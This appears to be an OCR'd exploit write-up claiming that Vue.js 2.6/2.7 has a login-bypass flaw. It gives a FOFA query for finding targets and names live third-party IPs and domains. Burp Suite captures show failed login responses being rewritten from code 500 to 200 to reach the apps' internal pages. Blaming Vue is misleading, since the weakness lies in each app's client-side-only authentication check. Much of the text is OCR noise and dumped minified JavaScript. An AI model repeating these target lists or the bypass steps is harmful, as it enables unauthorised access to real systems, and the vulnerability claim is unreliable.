

# VUE framework system has logical defects and vulnerabilities

Vulnerability description:

Vue.js is a progressive framework for building user interfaces. A JavaScript framework used to build user interfaces. As one of the three dominant front-end frameworks (Vue, React, Angular), it is built on standard HTML, CSS, and JavaScript, and provides a declarative, component-based programming model to help you efficiently develop user interfaces.

The VUE framework system has a logical vulnerability that attackers can exploit to bypass system authentication and log in to any account.

It can be seen that the versions involved are both 2.6. x and 2.7. x

VUE official website:

<https://cn.vuejs.org/>



Fofa syntax: JS page prompts for filtering VUE framework icons and VUE framework BODY attributes

(icon\_hash="-1252041730" || icon\_hash="1917028407") && body="Please enable it to

continue"

搜索结果 (icon\_hash="-1252041730" || icon\_hash="1917028407") && body="Please enable it to continue" - 网络空间测绘, 网络空间安全搜索引擎, 网络空间搜索引擎, 安

https://fofa.info/result?base64=KGJib25faGFzaD0iLTYNTlhwNDkzMzAilHx8IGJib25faGFzaD0iMTkxNzAyODQwNyJpZiZib2R5PSIQbGVhc2UgZW5hYmxlIGl0HRvIG...

FOFA (icon\_hash="-1252041730" || icon\_hash="1917028407") && body="Please enable it to continue"

相关icon(2): 999+ 999+ 全选

网站指纹排名

|           |         |
|-----------|---------|
| ujZE1u... | 176,980 |
| +sDrEE... | 22,043  |
| Z8D3sd... | 10,699  |
| wAAX5...  | 8,133   |
| aeKILs... | 7,165   |

国家/地区排名

|            |         |
|------------|---------|
| >> 中国      | 191,666 |
| >> 美国      | 177,886 |
| >> 中国香港... | 27,499  |
| >> 德国      | 8,140   |
| >> 新加坡     | 7,554   |

端口排名

|      |         |
|------|---------|
| 3000 | 149,693 |
|------|---------|

472,617 条匹配结果 (296,227 条独立IP), 1912 ms, 关键词搜索。  
显示一年内数据, 点击 all 查看所有。  
智能排除蜜罐/仿真数据 226 条, 点击 查看。

120.41.179.2:10000 999+ aeKIL...

青龍Tools  
120.41.179.2  
中国 / 福建省 / Xiamen  
ASN: 4134  
组织: Chinanet  
2024-06-20

Header Products  
HTTP/1.1 200 OK  
Connection: close  
Content-Length: 794  
Content-Type: text/html; charset=utf-8  
Date: Thu, 20 Jun 2024 06:37:22 GMT

47.102.125.150 999+ y+B0...

skd-0a  
47.102.125.150  
中国 / 浙江省 / Hangzhou  
ASN: 37963  
组织: Hangzhou Alibaba Advertising Co.,Ltd.

Header Products  
HTTP/1.1 200 OK  
Connection: close  
Content-Length: 4927  
Accept-Ranges: bytes



## 2. Reproduce the process

Reproduce IP1: <https://goatmanagementsystem.cn/#/login>

You can use the shortcut key: ctrl+u to view the page source code, and check the/js/chunk vendors. xxxxxx. js file to see the Vue framework version.



Use BURP to capture login packages, right-click on the burst and select the DO intercept option.



Request to https://goatmanagementsystem.cn:443 [58.87.89.51]

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 POST /api/admin/login HTTP/1.1
2 Host: goatmanagementsystem.cn
3 Cookie: JSESSIONID=7887ADFBAC106DF791DDCCE7A4F38EB6
4 Content-Length: 44
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json; charset=UTF-8
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36
10 Token:
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://goatmanagementsystem.cn
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://goatmanagementsystem.cn/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: zh-CN,zh;q=0.9
19 Connection: close
20
21 {
  "username": "admin",
  "password": "8974198451"
}
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 1

Request Headers 18

Scan

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser

Engagement tools

Change request method

Change body encoding

Copy Ctrl+C

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Response to this request

Change the code to 200.

Response from https://goatmanagementsystem.cn:443/api/admin/login [58.87.89.51]

Forward Drop Intercept is on Action Open Browser

Comment this item

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Server: nginx/1.20.2
3 Date: Thu, 18 Apr 2024 08:31:39 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
7 Access-Control-Max-Age: 3600
8 Access-Control-Allow-Credentials: true
9 Access-Control-Allow-Headers: x-requested-with, request-source, Token, Origin, imgType, Content-Pictures, cache-control, postman-token, Cookie, Accept, authorization
10 Access-Control-Allow-Origin: https://goatmanagementsystem.cn
11 Content-Length: 45
12
13 {
  "msg": "账号或密码不正确",
  "code": 500
}
```

Inspector

Selection 3


Selected text

500


Decoded from: Select

Cancel Apply changes

Response Headers 10




IP2: <http://139.196.103.136/>










Capture the request packet and intercept the return packet to modify the code to 200.



IP3: <http://110.42.244.253/>

110.42.244.2

不安全 | 110.42.244.253/js/chunk-vendors.6db6f453.js

```
[...]\s)+D[ob]7/],monthsShort:"sau_vas_kov_bal_geg_bir_lie_rgp_rgs_spa_lap_grd",split("_"),weekdays:[format:"sekmadien莫
真",split("_"),standalone:"sekmadienis_pirmadienis_antradienis_trešadienis_ketvirtadienis_penktadienis_šeštadienis",spl
糖",split("_"),weekdaysParseExact:!0,longDateFormat:{LT:"HH:mm",LTS:"HH:mm:ss",L:"YYYY-MM-DD",LL:"YYYY [m.] MMMM D [d.]",LL
[m.] MMMM D [d.], HH:mm [val.],llll:"YYYY [m.] MMMM D [d.], ddd, HH:mm [val.]",calendar:{sameDay:"[šėiandien] LT",nextDay
拏 "%s",s,n,ss:s,m,i,mm:s,h,i,hh:s,d,i,dd:s,M,i,MM:s,y,i,yy:s},dayOfMonthOrdinalParse:/^d[1,2]-oji/,ordinal:function(e){retu
e,options:e;if(t&&(c.render=t,c.staticRenderFns=n,c._compiled=!0),i&&(c.functional=!0),a&&(c._scopeId="data-v-"+a),s?(u=fun
__VUE_SSR_CONTEXT__||(e=__VUE_SSR_CONTEXT__)).r&&r.call(this,e),e&&e._registeredComponents&&e._registeredComponents.add(s)},
{c._injectStyles=u;var l=c.render;c.render=function(e,t){return u.call(t),l(e,t)}}else{var d=c.beforeCreate;c.beforeCreate=
(function(e){"use strict";
//! moment.js locale configuration
var t=e.defineLocale("vi",{months:"tháng 1_tháng 2_tháng 3_tháng 4_tháng 5_tháng 6_tháng 7_tháng 8_tháng 9_tháng
12".split("_"),monthsParseExact:!0,weekdays:"chủ nhật_thứ hai_thứ ba_thứ tư_thứ năm_thứ sáu_thứ bảy".split("_"),weekdaysShort:"CN_T2_T3_T4_T5_T6_T7".split("_"),weekdaysParseE
n?"sa":"SA":"n":"ch":"CH"},longDateFormat:{LT:"HH:mm",LTS:"HH:mm:ss",L:"DD/MM/YYYY",LL:"D MMMM [năm] YYYY",LLL:"D MMMM [năm]
HH:mm"},calendar:{sameDay:"[Hôm nay] LT",nextDay:"[Ngày mai] LT",nextWeek:"dddd [tuần] tới LT",lastDay:"[Hôm nay] LT",lastWeek:"[tối] LT",lastDay
芒y",ss:"%d gi 芒y",m:"%d phút",mm:"%d phút",h:"%d giờ",hh:"%d giờ",d:"%d ngày",dd:"%d ngày",w:"%d tuần",ww:"%d tuần"},week:{dow:1,doy:4}:return t}},"293c":function(e,t,n){(function(e,t,n){t(n("cldf"))}(0,(function(e){"use strict";
//! moment.js locale configuration
var t={words:[ss:["sekund","sekunda","sekundi"],m:["jedan minut","jednog minuta"],mm:["minut","minuta","minuta"],h:["jedan
["godina","godine","godina"]},correctGrammaticalCase:function(e,t){return 1===e?t[0]:e=2&&e<=4?t[1]:t[2]},translate:functi
{months:"januar_februar_mart_april_maj_jun_jul_avgust_septembar_oktobar_novembar_decembar".split("_"),monthsShort:"jan. feb
etvirtak_petak_subota".split("_"),weekdaysShort:"ned_pon_uto_sri. čet_čet.pet._sub.".split("_"),weekdaysMin:"ne_po_uto_sr. čet
H:mm",LLLL:"dddd, D. MMMM YYYY H:mm"},calendar:{sameDay:"[danas] u LT",nextDay:"[sutra] u LT",nextWeek:function(){switch(t
4:case 5:return"[u] dddd [u] LT"}},lastDay:"[jučer] u LT",lastWeek:function(){var e=["[prošle] [nedjelje] [u] LT","[prošle]
LT","[prošle] [subote] [u] LT"]:return e[this.day()]},sameElse:"L"},relativeTime:{future:"za %s",past:"prije %s",s:"nekoli
sekundi",ss:t.translate,m:t.translate,mm:t.translate,h:t.translate,hh:t.translate,d:"dan",dd:t.translate,M:"mjesec",MM:t.tr
{"use strict";(function(e){n.d(t,"a",(function(){return Ki})));
/*
 * Vue.js v2.7.14
 * (c) 2014-2022 Evan You
 * Released under the MIT License.
 */
var i=Object.freeze({}),r=Array.isArray,function a(e){return void 0===e||null===e}function s(e){return void 0!==e&&null!==e
e||"boolean"===typeof e}function l(e){return"function"===typeof e}function d(e){return null!==e&&"object"===typeof e}var h=
```

信息录入系统

← → ↻ 不安全 | 110.42.244.253/#/login

系统登录

用户名

用户名

密码

密码

提交

Capture the request packet and intercept the return packet to modify the code to 200.



Response from http://110.42.244.253:8081/api/Login

Forward Drop Intercept is on Action Open Browser

Comment this item

Inspector

Selection 3

Selected text

500

Decoded from: Select

Cancel Apply changes

Response Headers 13

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.15.11
3 Date: Fri, 08 Nov 2024 13:16:13 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Host: localhost:8000
7 X-Powered-By: PHP/7.3.4
8 Access-Control-Allow-Credentials: true
9 Access-Control-Max-Age: 1800
10 Access-Control-Allow-Methods: GET, POST, PATCH, PUT, DELETE, OPTIONS
11 Access-Control-Allow-Headers: Authorization, Content-Type, If-Match, If-Modified-Since, If-None-Match,
    If-Unmodified-Since, X-CSRF-TOKEN, X-Requested-With
12 Access-Control-Allow-Origin: http://110.42.244.253
13 Set-Cookie: PHPSESSID=7fde61b9932551ababfd26f0f003f4b; path=/
14 Content-Length: 51
15
16 {
  "code": 500,
  "message": "密码错误",
  "result": null
}
```

信息录入系统 x +

← → ↻ 不安全 | 110.42.244.253/#/enterprise

请输入企业关键词搜索



全部 跟单中 跟单成功

暂无数据


企业 合同 消息 我的

IP4: <http://101.37.13.227>

